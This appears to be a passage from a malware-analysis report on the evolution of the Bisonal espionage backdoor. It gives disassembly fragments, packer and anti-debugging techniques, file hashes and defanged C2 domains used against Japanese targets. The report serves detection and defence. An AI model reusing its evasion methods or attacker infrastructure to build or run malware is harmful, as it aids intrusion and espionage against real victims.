mov    esi, offset aExit ; "exit\r\n"
lea    eax, [esp+1C90h+Str1]
```

Another interesting change is the fact they don't use CHCP command anymore to force the charset but use code page. You can see in the screenshot 0x4E3 (1251 - Cyrillic Russian) and 0x362 (866 - DOS Cyrillic Russian):



Sha256: 43606116e03672d5c2bca7d072caa573d3fc2463795427d6f5abfa25403bd280

C2 for the orders: dnstdns1[.]PassAs[.]jus

C2 URL for reconnaissance: hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp

### 2011 October: oops where is my cleaning function?

In October 2011, the attacker re-implements the cleaning function.

```
loc_7100229C:          ; hSCObject
push    esi
mov     esi, ds:CloseServiceHandle
call   esi ; CloseServiceHandle
push    edi          ; hSCObject
call   esi ; CloseServiceHandle
mov     ecx, 7
mov     esi, offset aCWindowsSystem ; "c:\\windows\\system32\\rundll.dll"
lea     edi, [ebp+ExistingFileName]
rep movsd
movsw
mov     ecx, 39h ; '9'
xor     eax, eax
lea     edi, [ebp+var_106]
rep stosd
stosw
push    4            ; dwFlags
push    0            ; lpNewFileName
lea     eax, [ebp+ExistingFileName]
push    eax          ; lpExistingFileName
call   ds:MoveFileExA
mov     eax, 1
mov     ecx, [ebp+ms_exc.registration.Next]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
; } // starts at 710021B0
MalwareCleaning endp
```

In this implementation, the developer first uses the Windows service management API in order to remove the service (instead of removing directly the registry key as he did previously) and, finally, remove the file with the same API as previously (MoveFileExA()).

Sha256:43459f5117bee7b49f2cee7ce934471e01fb2aa2856f230943460e14e19183a6

C2 for the orders: jennifer998[.]lookin[.]at

C2 for rollback: 196[.]44[.]49[.]154

C2 URL for reconnaissance: hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp

### 2011 December: Not a service anymore

The new variant from December 2011 is not a service anymore but a simple library (.dll). The library is executed via a launcher (conime.exe) and the persistence mechanism is not a service anymore but a registry key (CurrentVersion\\Run\\task).

The malware is lighter than the previous version but includes more espionage features such as file exfiltration, file listing, driver listing, process-killing, file removing. The other features are the same as previously.

It is interesting to note that the obfuscated reconnaissance is still hard-coded in the binary but it is not used anymore. The code used for the reconnaissance was removed but the developer forgot the IP variable.

Sha256: 915ad316cfd48755a9e429dd5aacbee266aca9c454e9cf9507c81b30cc4222e5

C2 for the orders: v3net[.]rr[.]nu

C2 for rollback: faceto[.]UglyAs[.]com

C2 URL for reconnaissance: hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/mh/o.asp

### **Hardcoded identifiers**

**In this version, we identify hard coded identifiers. We assume these IDs are campaign or target ID. Here is a list of IDs:**
































- 1031
- jp0201
- jp-serv
- mhi
- m1213
- classnk
- 95mhi
- nscsvc

In the next version, a campaign ID will be also used. The ID we believe is in reference to Japan targets. We believe these targets to sit within both the public and private sectors and they are specifically targeted to further enhance the attacker's capabilities through espionage.

### **2012: File format year**

#### **February: Let's hide my code in an almost legit library**

**In February 2012, the developer tried to hide the malicious code in the middle of a legit library. The malicious library was named msacm32.dll and contains the same exports as a legit library from Microsoft Windows named msacm.dll. Here is the export of the malicious library with the same name than the real one:**

 XRegThunkEntry	100023D0	1
 acmDriverAddA	100023E0	2
 acmDriverAddW	100023F0	3
 acmDriverClose	10002400	4
 acmDriverDetailsA	10002410	5
 acmDriverDetailsW	10002420	6
 acmDriverEnum	10002430	7
 acmDriverID	10002440	8
 acmDriverMessage	10002450	9
 acmDriverOpen	10002460	10
 acmDriverPriority	10002470	11
 acmDriverRemove	10002480	12
 acmFilterChooseA	10002490	13
 acmFilterChooseW	100024A0	14
 acmFilterDetailsA	100024B0	15
 acmFilterDetailsW	100024C0	16
 acmFilterEnumA	100024D0	17
 acmFilterEnumW	100024E0	18
 acmFilterTagDetailsA	100024F0	19
 acmFilterTagDetailsW	10002500	20
 acmFilterTagEnumA	10002510	21
 acmFilterTagEnumW	10002520	22
 acmFormatChooseA	10002530	23
 acmFormatChooseW	10002540	24
 acmFormatDetailsA	10002550	25
 acmFormatDetailsW	10002560	26
 acmFormatEnumA	10002570	27
 acmFormatEnumW	10002580	28
 acmFormatSuggest	10002590	29
 acmFormatTagDetailsA	100025A0	30
 acmFormatTagDetailsW	100025B0	31

As previously the hard-coded C2 for reconnaissance variable is here. Without being used.

Sha256: 6f8bbea18965b21dc8b9163a5d5205e2c5e84d6a4f8629b06abe73b11a809cca

C2 for the orders: since[.]qpoe[.]com

C2 for rollback: applejp[.]myfw[.]us

C2 URL for reconnaissance: hxsp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp

### 2012 May & December: I miss services

**In May and December 2012, the developers modified the .dll to come back to a Windows service.**

As previously described, the hardcoded C2 for reconnaissance variable is here. Without being used.

Sha256: b75c986cf63e0b5c201da228675da4eff53c701746853dfba6747bd287bdbb1d  
C2 for the orders: since[.]qpoe[.]com  
C2 for rollback: 69[.]197[.]149[.]98  
C2 URL for reconnaissance: hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp

Sha256: 979d4e6665ddd4c515f916ad9e9efd9eca7550290507848c52cf824dfbd72a7e  
C2 for the orders: usababa[.]myfw[.]us  
C2 for rollback: indbaba[.]myfw[.]us  
C2 URL for reconnaissance: hxxp://indbabababa[.]dns94[.]com/o.asp

## 2012 October: Standalone PE

**In October 2012, the attackers used an .exe. The attacker chose a standalone PE.**

As previously the hard coded C2 for reconnaissance variable is here, without being used.

Sha256: 6f4a1b423c3936969717b1cfb25437ae8d779c095f158e3fded94aba6b6171ad  
C2 for the orders: mycount[.]MrsLove[.]com  
C2 for rollback: mycount[.]MrsLove[.]com  
C2 URL for reconnaissance: hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp

## 2013: RIP

**We did not identify any Bisonal samples used in 2013. The first explanation could be that it was used so much that it stays under our radar. The second explanation could be a publication from [Trend Micro](#) on January 3, 2013. In the publication, the editor described a campaign where Bisonal was used. Maybe the actor decided to stop using Bisonal?**


## 2014: The rebirth

### Packer

**For the first time, the Bisonal developers decided to use a packer: MPRESS. The Bisonal string also disappears from the binary however the workflow of the malware stays the same and some features are copy/pasted from the previous Bisonal variant.**

### Obfuscation

**The domain and the port number are obfuscated but it is not a simple XOR anymore. The developers implemented its own byte manipulation algorithm. The developer also implemented an obfuscation concerning OS detection. The OS version string is not stored as a string anymore but as bytes:**



```
loc_4024CC:
mov     [esp+50Ch+var_474], 56h ; 'V'
mov     [esp+50Ch+var_472], 69h ; 'i'
mov     [esp+50Ch+var_470], 73h ; 's'
mov     [esp+50Ch+var_46E], 74h ; 't'
mov     [esp+50Ch+var_46C], 61h ; 'a'
jmp     loc_40262F

mov     [esp+50Ch+var_474], 37h ; '7'
jmp     loc_40262F
```

It is interesting to note that a few samples from 2014 do not use the obfuscation described above.

### Malware core

**The developer rewrote a large part of the code however the workflow is the same as previously and some features are copy/paste. The binary is compiled with the MFC framework.**

The biggest change is the network communication with the C2 server. The malware does not use a raw socket anymore but all the communications are performed with WinInet. The malware performs connection to the C2 server by using InternetOpenA() with an hardcoded User-Agent: "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322". Note the missing parenthesis at the end of the User-Agent. This typo will be there till today.

```

push  0           ; dwFlags
push  0           ; lpszProxyBypass
push  0           ; lpszProxy
push  0           ; dwAccessType
push  offset szAgent ; "Mozilla/4.0 (compatible; MSIE 6.0; Wind"...
call  ds:InternetOpenA
mov   edi, eax
test  edi, edi
jnz  short loc_401FD9

loc_401FD9:
mov   dx, nServerPort
push  0           ; dwContext
push  0           ; dwFlags
push  3           ; dwService
push  0           ; lpszPassword
push  0           ; lpszUserName
push  edx         ; nServerPort
push  offset szServerName ; "öÄp"
push  edi         ; hInternet
call  ds:InternetConnectA
mov   ebx, eax
test  ebx, ebx
jnz  short loc_40200E

loc_40200E:
push  edi         ; hInternet
call  ds:InternetCloseHandle
pop   edi
pop   esi
pop   ebp
xor   eax, eax
pop   ebx
add   esp, 8
retn


loc_402049:
push  edi         ; dwContext
push  0           ; dwFlags
push  84400100h   ; dwFlags
push  0           ; lpplpszAcceptTypes
push  0           ; lpszReferrer
push  0           ; lpszVersion
push  offset szObjectName ; lpszObjectName
push  offset szVerb ; "POST"
push  ebx         ; hConnect
call  ds:HttpOpenRequestA
mov   esi, eax
test  esi, esi
jnz  short loc_402049
    
```

This variant has exactly the same features as the previous variant: file listing, OS version getting, process killing, drive listing, execution via ShellExecuteW(), execution via named pipe, cleaning, file removal, file downloading.

Here is an example of code similarities on the execution via named pipe function. On the left a sample from Bisonal 2014 and on the right Bisonal 2011. The code is not exactly the same but the workflow and some constants are similar.



Looking at the few functions available it becomes clear the packer uses several anti-analysis tricks. In the unpacking stage, the malware has a lot of useless jumps and calls which makes the code tracking in the debugger harder.




After the unpacking is done the malware continued to use several anti-analysis measures. There are almost no direct calls to functions. It is common during the unpacking process to find useless code, like sequences of one instruction followed by a jump or increments in register values almost immediately followed by decrements. The initial unpacking is based on the manipulation of the return addresses pushed in the stack and the ordering of the data within the .text section. A second stage will allocate memory and unpack code into it, which finally will unpack code into a section that is originally empty called .textbss. This is where the core of the malware will be.

All API calls are made through a dispatcher function. Which is not called directly either, before this function is called it goes through a series of jumps and the stack is filled with encoded offset values.

The call of the jump table entry:

```
15d_sample.00401658  
push ebx  
call 15d_sample.401E83 ; InternetReadFile4  
cmp eax, esi  
pop ecx  
mov dword ptr ss:[ebp-C], eax  
jle 15d_sample.40197F
```

Push parameter for dispatch function into the stack:




Push all general-purpose registers into the stack:

```
0211283c
pushad
push dword ptr ss:[esp+20]
call 2112122
popad
ret
```

Before calling the actual dispatch function, all registers are saved to the stack, by doing this the offset value is no longer on the top of the stack so the malware needs to put it back on the top of the stack.


\$-24	032	AE8D11EF	←
\$-20	032	00CC0008	
\$-1C	032	00000000	
\$-18	032	032FFB80	
\$-14	032	032FF718	
\$-10	032	00CC000C	
\$-C	032	00000000	
\$-8	032	00000000	
\$-4	032	032FFB68	
\$ ==>	032	AE8D11EF	←
\$+4	032	00401650	← return to 15d_sample.00401650

At this time and just before the argument in the stack we also have the return address, inside the core of the malware. The dispatcher function will push the desired API function address into the stack. Afterward, it will do the same for the general-purpose registers.



After calling the dispatcher function the malware will first restore the generic purpose registers from the stack, thus leaving the API function address at the top of the stack. Logically, after the ret instruction is executed the code will jump into the API function.

This mechanism allows the malware to execute API functions without ever using the Call instruction, making it difficult to perform the analysis. The other side effect is that even after the code is unpacked if the analyst tries to dump it and analyze it statically, it will be hard for the disassembler to understand the code.



The dispatcher function has other tricks up its sleeve. Every time it is called it will use the anti-debug `GetTickCount()` to check if it is being debugged. If there is a discrepancy in the timing it will terminate the process. The termination can be as simple as a call to `ExitProcess()`, or it will first resume a thread that will display a message to the user. So that it ensures the thread has a chance to run, it will return the API call `sleep()` no matter what was originally requested. Once `sleep()` is executed, the error message thread will have a chance to be executed and will terminate the process.

From the functionality point of view, there aren't many differences between the 2014 versions. Always using three hard-coded identifiers mentioned previously but with different values.

SHA256: 15d5c84db1fc7e13c03ff1c103f652fbced5d1831c4d98aad8694c08817044cc

C2 URL: [hxxp://emsit\[.\]serveirc\[.\]com/ks8d0.0.0.0akspbu.txt](http://hxxp://emsit[.]serveirc[.]com/ks8d0.0.0.0akspbu.txt)

## 2018: I miss you


During 2018, the attackers used a mix of samples using the MFC framework or the Visual C libraries. The registry key used for the persistence is now named "mismyou".

In September 2018, the developer made a mistake. Normally on this variant of Bisonal the domain names are encoded. However, the developer forgot to obfuscate the strings and put them in clear text into the variables but the deobfuscation function is still executed:



```
loc_40140A:          ; hKey
push    [ebp+phkResult]
call    ds:RegCloseKey
push    1Eh
push    offset a21kmgMyHomeipN ; "21kmg.my-homeip.net"
lea    eax, [ebp+var_8]
push    4
push    eax
mov     [ebp+var_8], 12345678h
call    DeObfuscation
push    1Eh
push    offset Source ; "21kmg.my-homeip.net"
lea    eax, [ebp+var_8]
push    4
push    eax
call    DeObfuscation
sub    nServerPort, 0Ah
push    ebx          ; Time
call    ds:time
```

The mistake has for effect to destroy the domain and generate garbage strings. The malware will try to perfect connection to this bad domain (hxxp://硃满v鏡紗欸?r雀溝1kdi簽:70/ks8d0.0.0.0akspbu.txt). You can see here a screenshot of the debugger trying to perform a connect on it:



SHA256: 92be1bc11d7403a5e9ad029ef48de36bcff9c6a069eb44b88b12f1efc773c504

C2: kted56erhg[.]dynssl[.]com

SHA256: d83fbe8a15d318b64b4e7713a32912f8cbc7efbfae84449916a0cbc5682a7516

C2 fail: hxxp://硃满v鏡紗款e ?r雀溝1kdi簽:70/ks8d0.0.0.0akspbu.txt


## 2019 - Office Extension and a new packer

### Packer

Static analysis of this executable shows only two functions, but a regular number of imports. This time the packer shares some of the characteristics from the advanced one used in 2016.



There is a lot of useless code, including jumps and bswap operations. Upon detecting a debugger attached to it, the malware will display the message below and terminate the execution.



This message translates to "The debugger was found to be running in your operating system. This turns it off before running the program again!".

This packer also hides the calls to API functions. This time instead of using a dispatcher function, the malware pushes the arguments into the stack as usual but will then perform a call to a jump table built during the unpacking, in the .text section memory region.

0045B05F	90	nop
0045B060	72 00	jb d7_sample.45B062
0045B062	E9 E91AF571	jmp <wininet.HttpOpenRequestA>
0045B067	7E A9	jle d7_sample.45B012
0045B069	D6	salc
0045B06A	D4 9A	aam 9A
0045B06C	1B22	sbb esp,dword ptr ds:[edx]
0045B06E	C2 C497	ret 97C4
0045B071	304F 27	xor byte ptr ds:[edi+27],cl
0045B074	CE	into
0045B075	66:45	inc bp
0045B077	56	push esi
0045B078	5E	pop esi
0045B079	74 00	je d7_sample.45B07B
0045B07B	E9 100AE971	jmp <wininet.InternetOpenA>
0045B080	A5	movsd
0045B081	E2 B0	loop d7_sample.45B033
0045B083	24 99	and al,99
0045B085	90	nop
0045B086	5B	pop ebx
